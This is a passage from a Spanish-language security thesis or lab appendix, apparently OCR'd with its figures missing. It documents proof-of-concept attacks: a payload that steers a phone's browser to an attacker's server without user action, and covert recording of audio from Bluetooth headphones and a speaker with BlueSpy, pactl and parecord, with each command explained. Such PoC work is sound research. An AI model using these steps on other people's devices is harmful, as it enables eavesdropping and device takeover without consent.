

Figura 100. El script se ejecutarse, se conecta al dispositivo y envía los comandos

Sigue la secuencia de pasos del payload y abre el navegador del teléfono en modo incógnito, todo esto sin intervención del usuario.



Figura 101. La secuencia del payload abre el navegador en modo incógnito

Se ubica en la barra de búsqueda y escribe la dirección IP local del servidor de la máquina atacante.



Figura 102. Empieza a escribir la dirección IP en el navegador

Finalmente, al ingresar a la dirección IP se observa el mensaje “si desea descargar el archivo” y el payload finaliza, ya que así estaba configurado y debía llegar solo hasta ese punto.



Figura 103. Finaliza la ejecución del script con el payload

Anexo #6 Prueba de Concepto (PoC): Grabar Audio vía Bluetooth

Dispositivo – Audífonos Inalámbricos F9

Desde el directorio raíz de Kali Linux, busca el directorio con el nombre de la herramienta BlueSpy.



Figura 104. Directorio de BlueSpy

Una vez dentro del directorio de BlueSpy, en otra terminal buscar la dirección MAC del dispositivo, para ello, se puede usar la herramienta bluetoothcl para iniciar un escaneo.



Figura 105. Buscar la dirección MAC del dispositivo

Una vez identificada la dirección MAC, usar esa dirección para inicializar el script, para ello se usa el comando:

- python3 BlueSpy.py -a <<dirección MAC>>



Figura 106. Iniciar el script BlueSpy

Para corregir el error que nos da la herramienta al inicio, se debe seguir con el proceso manualmente, para ello se debe ejecutar el comando que nos sugiere:



Figura 107. Corrección del error de BlueSpy

Explicación del comando

Lo que hace comando es cambiar perfil de un dispositivo Bluetooth a modo auricular con micrófono, y preparar el dispositivo para una inyección de audio o escucha remota.

- pactl

Es un parámetro para interactuar con el servidor de sonido PulseAudio.

- set-card-profile

Establece el perfil de una tarjeta de audio, en este caso un dispositivo de audio.

- bluez_card.41_42_56_01_E0_32

Es el identificador de la tarjeta Bluetooth, donde la dirección MAC del dispositivo está adaptado para PulseAudio usando guiones bajos

- headset-head-unit

Activa el perfil de audio, permite que el dispositivo funcione como auricular con micrófono, usando el perfil HSP/HFP (Headset Profile / Hands-Free Profile), que son usados para llamadas o comunicación de voz.

En otra terminal se continua con el proceso, finalmente se utiliza el siguiente comando para empezar a grabar audio mediante el micrófono del dispositivo:

- parecord -d bluez_input.41_42_56_01_E0_32 audio4.wav



Figura 108. Inicia el proceso de grabación



Figura 109. Dispositivo F9: Audífonos Inalámbricos

Explicación del comando:

El comando comienza a grabar todo el audio que llega desde el micrófono del dispositivo Bluetooth remoto identificado por la dirección MAC, y lo guarda en el archivo audio4.wav.

- parecord

Es el parámetro para empezar a grabar audio en PulseAudio

- -d bluez_input.41_42_56_01_E0_32

El parámetro **-d** indica el dispositivo de entrada y **bluez_input.41_42_56_01_E0_32**, es el nombre interno del dispositivo Bluetooth que actúa como micrófono, especificado en el un formato con guiones bajos para PulseAudio

- audio4.wav

Es el nombre del archivo y el formato de cómo se guardará el audio grabado.

Después de determinado tiempo de empezar a grabar audio, para detener el proceso se debe pulsar las teclas “ctrl + c” y dependiendo en que ruta ejecutamos el comando anterior, deberemos buscar el archivo de audio con el nombre que se le asignó, para este caso el archivo se guardó en el directorio raíz de Kali Linux.

Para poder escuchar el audio que se grabó y al mismo tiempo ver el espectro de audio, utilizamos el programa Audacity, el cual se ejecuta con el siguiente comando:

- audacity audio4.wav



Figura 110. Abrir el archivo de audio con Audacity

Cuando se abre el archivo con el programa Audacity podremos repudrirlo y observar el espectro de audio de archivo, lo que confirma que se grabó correctamente audio a través del micrófono del dispositivo.



Figura 111. Espectro de audio en Audacity - Audífonos F9

Dispositivo – Altavoz LG PH1 (15)

Ingresar al directorio donde se encuentra la herramienta BlueSpy, mientras con la interfaz de Bluetooth de Kali Linux, buscamos la dirección MAC del dispositivo, y con el siguiente comando activamos el script de la herramienta:

- python3 BlueSpy.py -a 9A:5A:5A:A6:67:15



Figura 112. Buscar la dirección MAC e iniciar el script de la herramienta

Figura 113. Dispositivo LG PH1 (15): Altavoz

Para corregir el error inicial de la herramienta usar el comando que nos siguiere:

- pactl set-car-profile bluez_card.9A_5A_5A_A6_67_15 headset-head-unit

